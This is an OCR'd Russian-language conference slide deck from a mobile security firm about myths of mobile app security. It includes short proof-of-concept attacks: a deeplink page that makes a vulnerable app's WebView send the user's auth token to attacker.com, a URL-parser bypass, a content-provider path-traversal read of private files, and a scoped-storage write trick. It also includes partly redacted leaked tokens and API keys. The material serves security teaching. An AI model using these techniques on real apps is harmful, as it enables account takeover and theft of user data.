СТИНГРЕЙ

Мифы и легенды о безопасности мобильных приложений

Юрий Шабалин

Генеральный директор «Стингрей Технолоджиз»

СТИНГРЕЙ

Whoami

Юрий Шабалин

- Специалист по анализу защищенности мобильных приложений
- Security Researcher
- Евангелист DevSecOps
- Генеральный директор «Стингрей Технолоджиз»

Тенденции развития российского рынка мобильных приложений

Рыночная статистика

СТИНГРЕЙ

- Фиксируется глобальный переход пользователей на мобильные платформы*. В IV квартале 2022 года ежедневно в Google Play загружалось **более 1700** новых приложений.

- В 2022 году злоумышленники атаковали российские мобильные приложения как минимум **в 5 раз чаще**. В основном инциденты были связаны с кражей данных, нарушением доступности сервисов и созданием поддельных аккаунтов.

- В 2022 году россияне проводили в мобильных приложениях **4,5 часа в день****. По сравнению со вторым кварталом 2020 года, показатель **вырос на 10%.**

**По данным Marketsandmarkets.com*
***По данным Data.AI*

СТИНГРЕЙ

Следуя заблуждениям, компании обрекают себя на риски. В результате мы фиксируем весьма плачевную рыночную статистику.

83%


Мобильных приложений содержат уязвимости **высокого** и **критического** уровня*

* *Согласно исследованию Стингрей Технолоджиз, опубликованному осенью 2022 года. С помощью платформы Стингрей было проанализировано 790 мобильных приложений из разных отраслей.*

Распространенные заблуждения

СТИНГРЕЙ

- Мобильное приложение - это только один пользователь и его безопасность
- Приложение - это всего лишь витрина данных для серверной части системы
- Приложения и так проверяются на стороне Google и Apple перед публикацией
- Операционная система имеет встроенные механизмы, которые защищают данные приложений
- Атаки на мобильные приложения могут повлечь за собой не самый большой ущерб, который покроется рисками
- У мобильных приложений узкий вектор атаки, для которого часто необходим физический доступ, а значит, клиент будет виноват сам



СТИНГРЕЙ

Попробуем разобраться?

СТИНГРЕЙ

Мобильное приложение это всего лишь витрина данных для серверной части системы

Витрина данных.
Данные аутентификации.

СТИНГРЕЙ

```
<?xml version="1.0" encoding="utf-8"?>
  <map>
    <string name="secure_pin">1234</string>
    <string name="com                    ApiConfig.accessToken">eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQi
    <string name="com                    ApiConfig.language">en_US</string>
    <string name="userEmail">              i@mail.ru</string>
    <string name="com                    ApiConfig.refreshToken">def502000f8cc305725a17d27c89dd90b67bb16bf6d0
    <string name="userId">10295025</string>
    <string name="affiliateCode">PnQm2pNDqd5</string>
  </map>
```

Витрина данных.
Ключи от Third Party.

СТИНГРЕЙ

Чувствительная информация

AIzaSy[redacted]wo

Значение

AIzaSy[redacted]4wo

Путь


/data/data/ru[redacted]5b_0


Результат проверки ключа для отправки Push-сообщений


```
[
  {
    "url": "https://maps.googleapis.com/maps/api/staticmap?center=45%2C10&zoom=7&size=400x400&key=AIzaSyA
    "name": "Staticmap",
    "price": "$2/1.000",
    "status": "OK",
    "is_valid_key": true
  },
  {
    "url": "https://maps.googleapis.com/maps/api/streetview?size=400x400&location=40.720032,-73.988354&fo
    "name": "Streetview",
    "price": "$7/1.000",
    "status": "OK",
    "is_valid_key": true
  },
```

Витрина данных.
Ключи от Third Party.

СТИНГРЕЙ





Витрина данных.
Открытие произвольного URL в WebView.

СТИНГРЕЙ

AndroidManifest.xml

```
<activity android:name=".DeeplinkActivity">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:scheme="myapp" android:host="deeplink" />
    </intent-filter>
</activity>
```

https://blog.oversecured.com/Android-security-checklist-webview/

Витрина данных.
Открытие произвольного URL в WebView.

СТИНГРЕЙ

DeeplinkActivity.java

```java
public class DeeplinkActivity extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        handleDeeplink(getIntent());
    }

    private void handleDeeplink(Intent intent) {
        Uri deeplink = intent.getData();
        if ("/webview".equals(deeplink.getPath())) {
            String url = deeplink.getQueryParameter("url");
            handleWebViewDeeplink(url);
        }
    }

    private void handleWebViewDeeplink(String url) {
        WebView webView = ...;
        setupWebView(webView);
        webView.loadUrl(url, getAuthHeaders());
    }

    private Map<String, String> getAuthHeaders() {
        Map<String, String> headers = new HashMap<>();
        headers.put("Authorization", getUserToken());
        return headers;
    }
}
```

Витрина данных.
Открытие произвольного URL в WebView.

СТИНГРЕЙ

PoC.html

```
<!DOCTYPE html>
<html>
<body style="text-align: center;">
    <h1><a href="myapp://deeplink/webview?url=https://attacker.com/">Attack</a></h1>
</body>
</html>
```

Когда пользователь нажимает на **«Attack»,** уязвимое приложение автоматически открывает **https://attacker.com** во встроенном WebView, добавляя токен пользователя в заголовок HTTP-запроса.

Таким образом, злоумышленник может украсть его и получить доступ к учетной записи жертвы.

Витрина данных. Открытие URL в WebView. Ошибка валидации.

СТИНГРЕЙ

```
private boolean isValidUrl(String url) {
    Uri uri = Uri.parse(url);
    return "https".equals(uri.getScheme()) && uri.getHost().contains("legitimate.com");
}
```

https://blog.oversecured.com/Android-security-checklist-webview/

Витрина данных. Открытие URL в WebView. Ошибки в Android.

СТИНГРЕЙ

На устройствах с уровнем API 1-24 (до Android 7.0) некорректно работают парсеры **android.net.Uri** и **java.net.URL**

```
String url = "https://attacker.com\\\\@legitimate.com";
Log.d("evil", Uri.parse(url).getHost()); // `legitimate.com` printed
webView.loadUrl(url, getAuthHeaders()); // `https://attacker.com//@legitimate.com` loaded
```

Витрина данных. Открытие URL в WebView. Ошибки в Android.

СТИНГРЕЙ

Это может помочь обойти проверки вида

```
private boolean isValidUrl(String url) {
    Uri uri = Uri.parse(url);
    return "https".equals(uri.getScheme()) && "legitimate.com".equals(uri.getHost());
}
```

Проверка внутри магазинов приложений

Магазины проверяют приложения.

СТИНГРЕЙ

Google Play

- OpenSSL
- SSL/TLS certificate validation
- Checks Apache Cordova for versions prior to 4.1.1
- Checks MoPub for versions prior to 4.4.0
- Checks Vitamio for versions prior to 5.0

...

Samsung Galaxy
Нет информации

Huawei AppGallery
Нет информации

Но и в самих магазинах бывают проблемы.

СТИНГРЕЙ

Samsung Galaxy Store

- Improper access control could allow local attackers to install applications from the Galaxy App Store (CVE-2023-21433)
- Improper input validation could allow local attackers to execute JavaScript by launching a web page (CVE-2023-21434)

Google Play Core

- Local-Code-Execution (LCE) in Google Play Core (CVE-2020-8913)

Локальная проверка Pin-Кода

СТИНГРЕЙ

Чувствительная информация

```
<string name="pincode">1337</string>
```

Значение

```
1337
```

Путь

```
/data/data/r[redacted]/shared_prefs/ru[redacted]references.xml
```

```
{
  "account": "auth_session_id",
  "data": "a811772d-6d6b-4190-8667-2f8a3cbdafc6",
  ...
},
{
  "account": "pincode",
  "data": "1234",
  ...
}
```

Локальная проверка Pin-Кода

СТИНГРЕЙ

```
@Override // p017b0.p018a.p342j.p347c.p373e0.InterfaceC5962a
/* renamed from: f */
1. public String mo12125f() {
        return C5811c.m12348r(this.f9735d, "secure_pin", null, 2, null);
    }
```

Локальная проверка Pin-Кода

СТИНГРЕЙ

```
@Override // p859i0.p934v.p935b.InterfaceC14060l
public C13964o invoke(Integer num) {
    int intValue = num.intValue();
    C3911p m4064d = UnlockAppFragment.m4064d(this.f5165a);
    String value = m4064d.f5169e.getValue();
    if (value == null) {
        value = "";
    }
    if (value.length() < 4) {
        String m11837r = C6769a.m11837r(intValue, C6769a.m11874X(value));
        m4064d.f5168d.postValue(m11837r);
        if (m11837r.length() == 4) {
            if (C14088i.m1377a(m11837r, m4064d.f5183s.mo12125f())) {
                m4064d.m12960q();
            } else {
```

2.

3.

4.

Бывает и проще..

СТИНГРЕЙ


```
Intrinsics.areEqual(this.pinCode, pinCodeInfo.pinCode)
```

Обход биометрической аутентификации

СТИНГРЕЙ

Обход биометрической аутентификации

СТИНГРЕЙ



Обход биометрической аутентификации. Почему?


СТИНГРЕЙ

- Неправильное использование биометрии возвращает только True или False вместо использования ее для расшифровки данных
- При помощи инструментации приложения ответ от функции можно подменить
- Вторая ошибка, это отсутствие реакции на изменение биометрических данных. Добавляем новый отпечаток и входим в приложение без знания пароля

Надежда на операционную систему

И в операционных системах бывают проблемы #1

СТИНГРЕЙ



https://twitter.com/_bagipro/status/1360982834228432898

И в операционных системах бывают проблемы #2

СТИНГРЕЙ

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    String path = "/storage/emulated/0/Android/data/com.android.chrome/poc";
    String data = "test 1337";

    try {
        writeFile1(path, data);
        Log.d( tag: "Wow",  msg: "Test 1 passed");
    } catch (IOException e) {
        Log.d( tag: "Wow",  msg: "Test 1 failed");  // fails
    }

    try {
        writeFile2(path, data);
        Log.d( tag: "Wow",  msg: "Test 2 passed");  // passes
    } catch (IOException e) {
        Log.d( tag: "Wow",  msg: "Test 2 failed");
    }
}

private void writeFile1(String path, String data) throws IOException {
    OutputStream o = new FileOutputStream(path);
    o.write(data.getBytes());
    o.close();
}

private void writeFile2(String path, String data) throws IOException {
    ContentValues values = new ContentValues();
    values.put("_data", path);
    Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri( volumeName: "external"), values);

    OutputStream o = getContentResolver().openOutputStream(uri);
    o.write(data.getBytes());
    o.close();
}
```

Запись/чтение произвольных файлов на ”sd-карте” (ScopedStorage)

1. Установить Tagret API 29 или ниже
2. Использовать Android Media content provider для записи/чтения файлов

Работает и на более новых версиях API (Android 11), главное указать нужный Target.

https://twitter.com/_bagipro/status/1378087789015752713

Получение приватных файлов

СТИНГРЕЙ

AndroidManifest.xml

<provider android:name=".MyContentProvider" android:authorities="com.victim.myprovider" android:exported="true" />

MyContentProvider.java

```
public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    File root = new File(getContext().getFilesDir(), "my_files");
    File file = new File(root, uri.getPath());
    return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);
}
```

Получение приватных файлов

СТИНГРЕЙ

Код для получения файла /data/user/0/com.victim/shared_prefs/secrets.xml:

```
try {
    Uri uri = Uri.parse("content://com.victim.myprovider/../../shared_prefs/secrets.xml");
    Log.d("evil", IOUtils.toString(getContentResolver().openInputStream(uri)));
} catch (Throwable th) {
    throw new RuntimeException(th);
}
```

Получение приватных файлов

СТИНГРЕЙ

И другие 8 способов получения внутренних файлов приложения «легитимным» способом:

- Неявные интенты
- URI-атаки через схему file://
- URI-атаки через схему content://
- Sharing Activities
- Экспортированные провайдеры
- WebView (WebResourceResponce, XHR queries / file choosers)
- Получение доступа к произвольным контент-провайдерам
- Локальные Web-сервера

https://blog.oversecured.com/Android-security-checklist-theft-of-arbitrary-files/

Такой «безопасный» Flutter

СТИНГРЕЙ

- Для использования системных функций из Flutter существует механизм плагинов, которые подключаются к проекту и вызываются из кода Dart.
- Но не все плагины одинаково полезны, даже, если в них есть слово **secure**

flutter_secure_storage

https://github.com/mogol/flutter_secure_storage

В Android все хорошо, а вот в iOS он просто сохраняет данные в KeyChain


```
[
  {
    "account": "deviceUid",
    "data": "D                                                    6k6SHdwFah1Ew
    ...
  },
  {
    "account": "phone",
    "data": "9          1",
    ...
  },
  {
    "account": "password",
    "data": "GI           6",
    ...
  },
  {
    "account": "auth_session_id",
    "data": "a8                                  fc6",
    ...
  },
  {
    "account": "pincode",
    "data": "1234",
    ...
  }
]
```

local_auth


https://github.com/flutter/packages/tree/main/packages/local_auth/

СТИНГРЕЙ

Локальная аутентификация...
Ну вы поняли...

local_auth

https://github.com/flutter/packages/tree/main/packages/local_auth/



local_auth

https://github.com/flutter/packages/tree/main/packages/local_auth/

СТИНГРЕЙ

Closing, as this doesn't appear to be describing a security issue, or an effective mitigation even if it were. If I'm misunderstanding, please provide a link to a discussion of how this constitutes an actual security issue and how your proposed change would prevent it.

СТИНГРЕЙ

Каков же вывод?

Мобильные приложения заслуживают отдельного внимания со стороны безопасности. Не стоит надеяться на мифические проверки магазинов приложений или считать, что это всего лишь отображение данных с серверной части. Это уже давно не так.

Мобильные приложения сегодня - это неотъемлемая, а иногда и одна из главных частей всей системы. Мало того, что оно выполняется в неблагоприятной среде, так еще и может хранить большое количество конфиденциальных данных пользователя и различную информацию о вашей инфраструктуре.

Безопасность программ, которые мы используем каждый день, которые установлены у нас на телефоне, которые оперируют нашими данными, должна быть если не на первом плане, то хотя бы в тройке лидеров

СТИНГРЕЙ

Юрий Шабалин

@Mr_R1p

yshabalin@stingray-mobile.ru

https://stingray-mobile.ru

https://t.me/mobile_appsec_world